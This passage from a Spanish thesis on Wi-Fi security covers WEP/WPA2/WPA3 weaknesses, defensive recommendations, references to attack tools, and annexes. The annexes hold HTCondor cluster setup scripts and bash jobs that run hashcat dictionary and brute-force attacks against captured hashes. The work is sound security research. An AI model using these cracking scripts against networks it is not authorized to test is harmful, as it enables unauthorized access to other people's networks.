seguridad WEP es prácticamente a no tenerlo seguridad ya que, en menos de media hora es posible romper esta contraseña. En protocolos como WPA2 sigue pudiendo ser posible extraer estas contraseñas de manera sencilla, pero se necesita un poco más de tiempo para poder extraer resultados. Aun así, si se quieren realizar ataques dirigidos, lo mejor es diseñar ataques dirigidos de Phishing.




Figura 102. Portal cautivo maligno genérico

La excepción reside en WPA3 dónde debido a que la gran mayoría de dispositivos existentes no lo soporta, la tarea se vuelve más resistente a la hora de poder configurar un escenario válido para las pruebas. Aun así, esto no quiere decir que la explotación sea difícil (aunque la propia documentación de estos ataques indique a ello), ya que esa tarea quedaría pendiente como una de las posibles líneas de continuación del trabajo.

CONCLUSIÓN Y LÍNEAS DE AVANCE

Cómo hemos podido comprobar durante todo el trabajo, las redes Wi-Fi son un vector de ataque más que debemos tener en cuenta a la hora de intentar proteger nuestros datos.

En primer lugar, hemos visto que es importante cambiar las contraseñas por defecto, no sólo la de acceso al router si no también la de acceso a la configuración. Con una contraseña de más de 14 caracteres que contenga símbolos, letras y números debería ser suficiente para no tener que preocuparnos por ataques de fuerza bruta en nuestra red. Por otro lado, siempre es conveniente no usar las contraseñas por defecto que vienen establecidas en los puntos de acceso para acceder a la configuración ya que son muy fácilmente extraíbles. Estas contraseñas deberían estar generadas aleatoriamente, evitando palabras comunes para intentar paliar posibles ataques de diccionario.

Por otro lado, debemos tener en cuenta los protocolos que usan los puntos de acceso para conectarse a ellos. Debemos intentar que sean lo más actuales posibles y que implementen todas las medidas de seguridad permitidas, ya que eliminar la superficie de ataque nos hace unos objetivos más fuertes y que a los atacantes puede que no les compense atacarnos. Dependiendo del ISP, los puntos de acceso cuentan con más o menos medidas de seguridad incluyendo, a veces, incluso firewalls y filtrados de URL. Siempre recomendaremos configurar los puntos de acceso con las medidas de seguridad que mejor convengan a cada usuario, pero lo que si podemos dejar claro es que estas medidas nunca vienen activadas por defecto. Comprobar las medidas de

seguridad de cada AP y activarlas tiene que ser una necesidad para intentar estar lo más seguros posibles.

En último lugar, hay que destacar que siempre es necesario que las personas que hacen uso de la red estén concienciadas al respecto de la seguridad ya que es posible que una persona proporcione las claves a un atacante sin que ésta se dé cuenta. En entornos empresariales, es importante que las empresas inviertan recursos en formación para así evitar males mayores. Se puede dar el caso de que un usuario mal formado, pueda hacer perder a una empresa millones de euros cuando, con una pequeña inversión en formación de seguridad hubiese podido evitar esto.

Una vez comprobados los resultados obtenidos, también es importante destacar cómo se han quedado algunos aspectos importantes en el tintero que pueden dar lugar a nuevos trabajos y nuevas líneas de investigación. En primer lugar, y aunque a fecha de hoy no está muy extendido, comprobar de manera práctica la explotación de vulnerabilidades en WPA3 es una de las principales líneas de continuación de este trabajo. Por otro lado, el clúster realizado para explotar ataques de fuerza bruta también puede dar lugar a nuevas investigaciones. Por un lado, se podría investigar cuál es la manera óptima de dividir las tareas para que HTCondor realice los ataques, estudiando la complejidad de los algoritmos, el número de tareas, etc. Por otro lado, también se podría comparar la efectividad del clúster creado y configurado por nosotros con herramientas ya configuradas y que hemos mencionado previamente como por ejemplo *Hashtopolis* [10]. Por último, otra línea de investigación sería la de crear un sistema automático para intentar detectar el fabricante y modelo del punto de acceso e intentar acceder a su configuración de manera automatizada, ahorrando al atacante la necesidad de investigar de manera manual cuáles son las contraseñas por defecto del dispositivo, cuál es el fabricante y cómo se accede a su configuración, ya que no en todos los dispositivos el gateway por defecto es el 192.168.1.1..

REFERENCIAS

- [1] lampiweb, «El foro wifi de lampiweb,» [En línea]. Available: <http://lampiweb.com/foro/index.php?PHPSESSID=mpghjmmm25mgbd97hok31prke1&>. [Último acceso: 19 09 2020].
- [2] HWAGM, «Foro Seguridad Wireless,» [En línea]. Available: <https://foro.seguridadwireless.net/index.php>.
- [3] EOL, «El otro lado,» [En línea]. Available: <https://www.elotrolado.net/>. [Último acceso: 19 09 2020].
- [4] Google, «Google Play Store,» 2012. [En línea]. Available: <https://play.google.com/store>.
- [5] Route Passwords, «Router Passwords Community Database,» 2019. [En línea]. Available: <https://www.routerpasswords.com/>.
- [6] Hashcat, «Hashcat,» 2020, [En línea]. Available: <https://hashcat.net/wiki/doku.php?id=hashcat>. [Último acceso: 14 Julio 2020].
- [7] oclHashcat, «oclHashcat,» [En línea]. Available: <https://hashcat.net/wiki/doku.php?id=oclhashcat>. [Último acceso: 14 Julio 2020].
- [8] We Live Security, «We Live Security,» [En línea]. Available: (<https://www.welivesecurity.com/wp-content/uploads/es-la/2013/09/hashcat-logo.jpg>). [Último acceso: 17 07 2020].
- [9] Hashcat Legacy, «Hahcat legacy,» 11 Junio 2016. [En línea]. Available: <https://github.com/hashcat/hashcat-legacy>. [Último acceso: 14 Julio 2020].
- [10] s3inlc, «Hastopolis,» [En línea]. Available: <https://github.com/s3inlc/hastopolis>. [Último acceso: 20 Julio 2020].
- [11] T. T. a. M. L. Douglas Thain, «Distributed Computing in Practice: The Condor Experience,» Computer Sciences Department, University of Wisconsin-Madison, [En línea]. Available: <https://research.cs.wisc.edu/htcondor/doc/condor-practice.pdf>. [Último acceso: 14 Julio 2020].
- [12] University of Wisconsin, «Installation, Start Up, Shut Down, and Reconfiguration,» 14 Julio 2020. [En línea]. Available: <https://htcondor.readthedocs.io/en/stable/admin-manual/installation-startup-shutdown-reconfiguration.html?highlight=pool>.
- [13] Intel, «OpenCL™ Runtimes for Intel® Processors,» [En línea]. Available: <https://software.intel.com/content/www/us/en/develop/articles/opencl-drivers.html>. [Último acceso: 14 Julio 2020].
- [14] Mankir, «clinfo - Man Page,» [En línea]. Available: <https://www.mankier.com/1/clinfo>. [Último acceso:

] 14 Julio 2020].

[15] U. o. Wisconsin, «Introduction,» [En línea]. Available: https://research.cs.wisc.edu/htcondor/manual/v8.6/3_1Introduction.html. [Último acceso: 14 Julio 2020].

[16] University of Wisconsin, «Python Bindings,» [En línea]. Available: <https://htcondor.readthedocs.io/en/latest/apis/python-bindings/>. [Último acceso: 14 Julio 2020].

[17] Aircrack-ng, «Aircrack-ng,» [En línea]. Available: <https://github.com/aircrack-ng/aircrack-ng>. [Último acceso: 14 Julio 2020].

[18] atom, «Hashcat 6.0.0,» [En línea]. Available: <https://hashcat.net/forum/thread-9303.html>. [Último acceso: 14 Julio 2020].

[19] A. J. L. Márquez, «Seguridad en redes Wi-Fi: Taxonomía de vulnerabilidades/Ataques y Pentesting”,» Sevilla, 2019.

[20] FluxionNetwork, «Fluxion,» [En línea]. Available: <https://github.com/FluxionNetwork/fluxion>. [Último acceso: 15 Julio 2020].

[21] s0lst1c3, «EAPHammer,» [En línea]. Available: <https://github.com/s0lst1c3/eaphammer>. [Último acceso: 20 Julio 2020].

[22] evait-security, «Weeman - http server for phishing,» 30 August 2020. [En línea]. Available: <https://github.com/evait-security/weeman>. [Último acceso: 20 Julio 2020].

[23] TrustedSec, «The Social-Engineer Toolkit (SET),» 2020. [En línea]. Available: <https://github.com/trustedsec/social-engineer-toolkit>. [Último acceso: 20 Julio 2020].

[24] Phish.AI, «Next-Generation Anti-Phishing Platform Powered by AI & Computer Vision,» [En línea]. Available: <https://www.phish.ai/>. [Último acceso: 16 Julio 2020].

[25] t6x, «Reaver,» 12 Julio 2020. [En línea]. Available: <https://github.com/t6x/reaver-wps-fork-t6x>. [Último acceso: 20 Julio 2020].

[26] alandau, «ARPSpoof - A simple ARP spoofer for Windows,» 18 December 2017. [En línea]. Available: <https://github.com/alandau/arpspoof>. [Último acceso: 20 Julio 2020].

[27] Ettercap, «Ettercap,» 15 Julio 2020. [En línea]. Available: <https://github.com/Ettercap/ettercap>. [Último acceso: 20 Julio 2020].

[28] Wireshark, «Wireshark,» [En línea]. Available: <https://www.wireshark.org/>. [Último acceso: 20 Julio 2020].

[29] Aircrack-ng, «aireplay-ng,» [En línea]. Available: <https://www.aircrack-ng.org/doku.php?id=aireplay-ng>. [Último acceso: 13 09 2020].

[30] aircrack-ng, «tkiptun-ng,» [En línea]. Available: <https://www.aircrack-ng.org/doku.php?id=tkiptun-ng>. [Último acceso: 13 09 2020].

[31] vanhoefm, «Dragonslayer,» [En línea]. Available: <https://github.com/vanhoefm/dragonslayer>. [Último acceso: 13 09 2020].

- [32 vanhoefm, «Dragondrain- and time,» [En línea]. Available: <https://github.com/vanhoefm/dragondrain-and-time>.]
- [33 vanhoefm, «Dragonforce,» [En línea]. Available: <https://github.com/vanhoefm/dragonforce>.]
- [34 Raspberry PI Foundation, «Raspberry PI 3 Model B,» [En línea]. Available: <https://www.raspberrypi.org/products/raspberry-pi-3-model-b/>.
- [35 OpenWRT, «Welcome to the OpenWRT,» [En línea]. Available: <https://openwrt.org/>.]
- [36 Aircrack-ng, «RTL8812AU Drivers,» [En línea]. Available: <https://github.com/aircrack-ng/rtl8812au>.] [Último acceso: 15 Julio 2020].
- [37 M. H. y. J. L. Andrea Bittau, The Final Nail in WEP's Coffin, 2006.]
- [38 «Protocolo WEP: Funcionamiento,» Jabalí a lo Flu, 29 Septiembre 2012. [En línea]. Available: <https://www.seguridadjabali.com/2012/09/jabali-lo-flu-protocolo-wep.html>.] [Último acceso: 15 Julio 2020].
- [39 G. Lackner, Security and Privacy Aspects of Wireless Computer Networks, 2011.]
- [40 Z. J. X. Z. Ying Wang, Practical Defense against WEP and WPA-PSK Attack for WLAN, 2010.]
- [41 W. Tews, Attacks on the WEP protocol, Darmstadt, 2007.]
- [42 aircrack-ng, «airmon-ng,» [En línea]. Available: <https://www.aircrack-ng.org/doku.php?id=es:airmon-ng>.] [Último acceso: 13 09 2020].
- [43 Aircrack-ng, «Fake Authentication,» [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=fake_authentication.] [Último acceso: 15 Julio 2020].
- [44 darkAudax, «Simple WEP Crack,» 11 January 2010. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=simple_wep_crack#step_2_-_test_wireless_device_packet_injection.] [Último acceso: 15 Julio 2020].
- [45 aircrack-ng, «airodump-ng,» [En línea]. Available: <https://www.aircrack-ng.org/doku.php?id=es:airodump-ng>.] [Último acceso: 13 09 2020].
- [46 A. P. a. R.-P. W. Erik Tews, «aircrack-ptw,» 05 Abril 2007. [En línea]. Available: <https://web.archive.org/web/20070714194826/http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>.] [Último acceso: 15 Julio 2020].
- [47 E. T. Martin Beck, Practical attacks against WEP and WPA, 2008.]

- [48] Aircrack-ng, «Aircrack-ng,» 18 Septiembre 2019. [En línea]. Available: <https://www.aircrack-ng.org/doku.php?id=aircrack-ng>. [Último acceso: 15 Julio 2020].
- [49] «Korek ChopChop,» 02 Junio 2009. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=korek_chopchop. [Último acceso: 15 Julio 2020].
- [50] F. P. Mathy Vanhoef, «Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2,» 2017.
- [51] vanhoefm, «krackattack-scripts,» [En línea]. Available: <https://github.com/vanhoefm/krackattacks-scripts>. [Último acceso: 13 09 2020].
- [52] zerBea. [En línea]. Available: <https://github.com/ZerBea/hcxdumpTool>.
- [53] Xavi, «Demostración ataque PMKID,» 12 Agosto 2018. [En línea]. Available: <https://www.wifilibre.com/topic-1156-demostracion-ataque-pmkid-explicado-paso-a-paso.html>. [Último acceso: 15 Julio 2020].
- [54] E. R. Mathy Vanhoef, «Dragonblood: Analysing WPA3's Dragonfly Handshake,» [En línea]. Available: <https://wpa3.mathyvanhoef.com/>.
- [55] OpenWrt, «Table of Hardware: Standard, all devices,» [En línea]. Available: https://openwrt.org/toh/views/toh_standard_all. [Último acceso: 13 09 2020].
- [56] T. Foltýn, «WPA3 flaws may let attackers steal Wi-Fi passwords,» 11 Abril 2019. [En línea]. Available: <https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/#:~:text=One%20type%20of%20attack%2C%20called,AP%20that%20only%20supports%20WPA2..>
- [57] S. Viehböck, «Brute forcing Wi-Fi: When poor design meets poor implementation,» 2011.
- [58] wiire-a, «pixiewps,» [En línea]. Available: <https://github.com/wiire-a/pixiewps>.
- [59] JIcmux, «Guia Reaver. Vulnerando WPA y WPA2 rápidamente,» [En línea]. Available: <https://blog.desdelinux.net/guia-reaver-vulnerando-wpa-y-wpa2-rapidamente/>. [Último acceso: 15 Julio 2020].
- [60] S. Ahmad, «Hole 196,» 2010.
- [61] EmreOvunc, «ARP Poisoning Tool,» [En línea]. Available: <https://github.com/EmreOvunc/ARP-Poisoning-Tool>.
- [62] ozero, «Analysis of "Hole 196" WPA2 Attack,» 02 Marzo 2012. [En línea]. Available: <https://community.arubanetworks.com/t5/Community-Tribal-Knowledge-Base/Analysis-of-quot-Hole-196-quot-WPA2-Attack/ta-p/25382>. [Último acceso: 15 Julio 2020].
- [63] darkAudax, «Tutorial: How to Crack WPA/WPA2,» 07 Marzo 2010. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=cracking_wpa. [Último acceso: 15 Julio 2020].

- [64] GoPhish, «Open-Source Phishing Framework,» [En línea]. Available: <https://getgophish.com/>. [Último acceso: 16 Julio 2020].
- [65] C. Alonso, «Weeman: Un nuevo framework para ataques de Phishing,» 16 Mayo 2016. [En línea]. Available: <https://www.elladodelmal.com/2016/05/weeman-un-nuevo-framework-para-ataques.html>. [Último acceso: 15 Julio 2020].
- [66] M. M. Toshihiro Ohigashi, «A Practical Message Falsification Attack on WPA,» 2009.
- [67] M. Beck, «Enhanced TKIP Michael Attacks,» Dresden, 2010.
- [68] O. Autor, «Otra cita distinta,» *revista*, p. 12, 2001.
- [69] Z. J. X. Z. Ying Wang, Practical Defense against WEP and WPA-PSK Attack for WLAN, 2010.

ANEXO A

A.1 Script de instalación de HTCondor

```
#!/bin/bash
echo "comienzo instalacion htcondor"
#Descargamos htcondor de los repositorios oficiales
wget https://research.cs.wisc.edu/htcondor/yum/rpm-gpg-key-
htcondor
rpm --import rpm-gpg-key-htcondor
cd /etc/yum.repos.d
wget https://research.cs.wisc.edu/htcondor/yum/repo.d/htcondor-
stable-rhel7.repo
yum localinstall
http://mirror.centos.org/centos/7/os/x86_64/packages/python-ipy-
0.75-6.el7.noarch.rpm -y
yum localinstall
http://mirror.centos.org/centos/7/os/x86_64/packages/libcap-ng-
0.7.5-4.el7.i686.rpm -y
yum install condor -y

echo "instalacion finalizada"
echo "habilitaremos los servicios"
# Habilitamos e iniciamos el servicio de htcondor
systemctl start condor
systemctl enable condor
```

ANEXO B

B.1 Script de instalación de OpenCL

```
#!/bin/sh

echo 'descomprimimos archivos opencl'
tar -zxvf
intel_code_builder_for_opencl_mss_2015_5.2.0.66_x64.tgz

cd intel*

echo 'instalamos librerias de opencl yum'
yum install https://artifactory.vgt.vito.be/list/vito-yum-
centos7-public/opencl-1.2-base-6.4.0.25-1.x86_64.rpm -y
yum install https://artifactory.vgt.vito.be/list/vito-yum-
centos7-public/opencl-1.2-base-pset-6.4.0.25-1.noarch.rpm -y
rm -rf /opt/intel/opencl
yum install https://artifactory.vgt.vito.be/list/vito-yum-
centos7-public/opencl-1.2-intel-cpu-6.4.0.25-1.x86_64.rpm -y

echo 'instalamos los componentes de opencl mediante el script'
./install.sh

echo 'instalamos herramienta de de diagnostico de opencl'
yum install clinfo -y

echo 'ejecutamos la herramienta'
clinfo
```

ANEXO C

C.1 Archivo de configuración del servidor de HTCondor

```
ALLOW_WRITE = $(ALLOW_WRITE), 192.168.*  
DAEMON_LIST= MASTER,SCHEDD,NEGOTIATOR,COLLECTOR,STARTD  
CONDOR_HOST = 192.168.196.129  
  
NUM_SLOTS = 1  
NUM_SLOTS_TYPE_1 = 1  
SLOT_TYPE_1 = CPUS=100%  
SLOT_TYPE_PARTITIONABLE = FALSE
```

C.2 Archivo de configuración del cliente HTCondor

```
CONDOR_HOST = 172.16.17.217  
DAEMON_LIST = MASTER, STARTD  
ALLOW_WRITE = $(ALLOW_WRITE), $(CONDOR_HOST)  
  
NUM_SLOTS = 1  
NUM_SLOTS_TYPE_1 = 1  
SLOT_TYPE_1 = CPUS=100%  
SLOT_TYPE_PARTITIONABLE = FALSE
```

ANEXO D

D.1 Script para la creación de jobs para la realización de ataques de diccionario

D.2 Script de bash para la ejecución de un ataque de diccionario con hashcat

```
#!/bin/bash

# Mostramos los datos del jobs
printf "start time: "; /bin/date
printf "job is running on node: "; /bin/hostname
printf "job running as user: "; /usr/bin/id
printf "job is running in directory: "; /bin/pwd
echo "comenzamos trabajo";
echo ls -l
ls -l
#echo hashcat -b
#hashcat -b
echo hashcat -m $1 --force $2 $3 --status --status-timer 10
# Ejecutamos el ataque de hashcat con el modo, el diccionario y
# el hash que le pasamos por parámetro del job de HTCondor
hashcat -m $1 --force $2 $3 --status --status-timer 10
```

D.3 Script de bash para la ejecución de un ataque de fuerza bruta con hashcat

```
#!/bin/bash

# Mostramos los datos del jobs
printf "start time: "; /bin/date
printf "job is running on node: "; /bin/hostname
printf "job running as user: "; /usr/bin/id
printf "job is running in directory: "; /bin/pwd
echo "comenzamos trabajo";
echo ls -l
ls -l
#echo hashcat -b
#hashcat -b
echo hashcat --session=$3 -a 3 -m $1 --force $2 $3 --status --
status-timer 10
# Ejecutamos el ataque de hashcat con el modo, el diccionario y
# el hash que le pasamos por parámetro del job de HTCondor
# creando una nueva session para evitar problemas con los cores

hashcat --session=$3 -a 3 -m $1 --force $2 $3 --status --
status-timer 10
```